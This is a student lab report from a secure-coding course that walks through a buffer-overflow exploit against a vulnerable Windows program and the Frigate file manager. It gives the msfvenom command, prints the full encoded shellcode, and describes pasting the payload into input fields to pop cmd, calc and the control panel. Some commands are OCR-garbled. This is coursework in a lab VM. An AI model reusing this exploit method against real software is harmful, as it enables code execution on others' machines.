## SECURE CODING CSE2010 LAB-8

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**REG NO:-18BCN7092** 

**SLOT:-L39+L40** 

wLab experiment - Working with the memory vulnerabilities –
 Part II

## Task

- Download Vulln.zip from teams.
- Deploy a virtual windows 7 instance and copy the Vulln.zip into it.
- Unzip the zip file. You will find two files named exploit.py and <u>Vuln\_Program\_Stream.exe</u>
- Download and install python 2.7.\* or 3.5.\*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload
- Install Vuln\_Program\_Stream.exe and Run the same

## Analysis

- Try to crash the <u>Vuln\_Program\_Stream</u> program and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).

Example:

msfyenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha\_mixed -b

 $"\xoo\x14\xog\xoa\xod$ \_\_f python

Change the default trigger to open control panel.

```
C:\Windows\System32\cmd.exe

Microsoft Windows [Version 6.1.7601]


Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\>python exploit2.py
```


After executing the script file it will create a payload.




Now place that payload in the search pattern field.



When I click ok the software gets crashed.






After executing the metasploit command:-


```
kali@kali: ~
                                                                                       □ ×
File Actions Edit View Help
S _msfvenom -
x0d" _€
  –(kali⊕kali)-[~]
                   -platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\
     -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes buf = b""
buf += b"\x89\xe7\xd9\xc8\xd9\x77\xf4\x5e\x56\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x42\x33\x30\x47\x70\x63\x30\x61\x70\x4f\x79\x4b\x55"
buf += b"\x54\x71\x59\x50\x61\x74\x6c\x4b\x50\x50\x64\x70\x4e^{-1}
buf += b"\x6b\x50\x52\x46\x6c\x4b\x73\x62\x62\x34\x6c\x4b"
buf += b"\x51\x62\x76\x48\x56\x6f\x58\x37\x52\x6a\x57\x56\x30"
buf += b"\x31\x59\x6f\x6c\x47\x4c\x63\x51\x53\x4c\x54\x42
buf += b"\x64\x6c\x61\x30\x6b\x71\x7a\x6f\x34\x4d\x77\x71\x4a"
buf += b"\x67\x39\x72\x59\x62\x46\x32\x33\x67\x6e\x6b\x31\x42"
buf += b"\x66\x70\x6e\x6b\x72\x6a\x67\x4c\x4b\x70\x4c\x36"
buf += b"\x71\x74\x38\x5a\x43\x53\x78\x73\x31\x6b\x61\x32\x71"
buf += b"\x4c\x4b\x76\x39\x71\x30\x37\x71\x4a\x73\x6c\x4b\x31
buf += b"\x59\x55\x48\x48\x63\x45\x6a\x61\x59\x6c\x4b\x46\x54"
buf += b"\x6c\x4b\x35\x51\x58\x56\x64\x71\x4b\x4f\x4e\x4c\x7a"
buf += b"\x61\x6a\x6f\x46\x6d\x67\x71\x79\x57\x44\x78\x39\x70"
buf += b"\x71\x65\x78\x76\x73\x33\x71\x6d\x49\x68\x65\x6b\x31"
buf += b"\x6d\x31\x34\x43\x45\x6a\x44\x33\x68\x4c\x4b\x63\x68"
buf += b"\x37\x54\x65\x51\x4a\x73\x62\x46\x6e\x6b\x56\x6c\x32'
buf += b"\x6b\x4c\x4b\x56\x38\x77\x6c\x66\x61\x68\x53\x6c\x4b"
buf += b"\x67\x74\x4e\x6b\x66\x61\x4e\x30\x4f\x79\x33\x74\x66"
buf += b"\x44\x31\x34\x53\x6b\x63\x6b\x31\x71\x31\x49\x70\x5a"
buf += b"\x43\x61\x49\x6f\x4b\x50\x53\x6f\x31\x4f\x73\x6a\x4e"
buf += b"\x6b\x56\x72\x58\x6b\x4c\x4d\x33\x6d\x32\x4a\x73\x31"
buf += b"\x6c\x4d\x6b\x35\x6f\x42\x37\x70\x77\x70\x55\x50\x50"
buf += b"\x50\x75\x38\x66\x51\x4c\x4b\x72\x4f\x4e\x67\x6b\x4f"
buf += b"\x49\x45\x4f\x4b\x68\x70\x4e\x55\x4c\x62\x30\x56\x71"
buf += b"\x78\x6f\x56\x6d\x45\x6f\x4d\x4d\x4d\x69\x6f\x48\x55"
    += b"\x47\x4c\x75\x56\x63\x4c\x55\x5a\x6b\x30\x79\x6b\x69"
buf += b"\x70\x71\x65\x33\x35\x4f\x4b\x47\x37\x42\x33\x52\x52"
buf += b"\x52\x4f\x71\x7a\x63\x30\x72\x73\x49\x6f\x6a\x75\x72"
buf += b"\x43\x43\x51\x72\x4c\x62\x43\x57\x70\x41\x41"
   (kali⊕kali)-[~]
```

Download and install Frigate Software in your PC.


Now open Frigate and click on disks and click on find computer.




Now copy the payload which was generated in the beginning and paste it in the text field.




After executing that command the software crashed and it automatically opens Command Prompt.



Now execute the command in kali linux to generate some code and paste it in python script then run that script it will give you another payload. Again do the same thing open frigate paste the payload in it then it will crash and opens calculator.





Now again run the code by changing the trigger to control panel and execute the same process, it will display control panel.

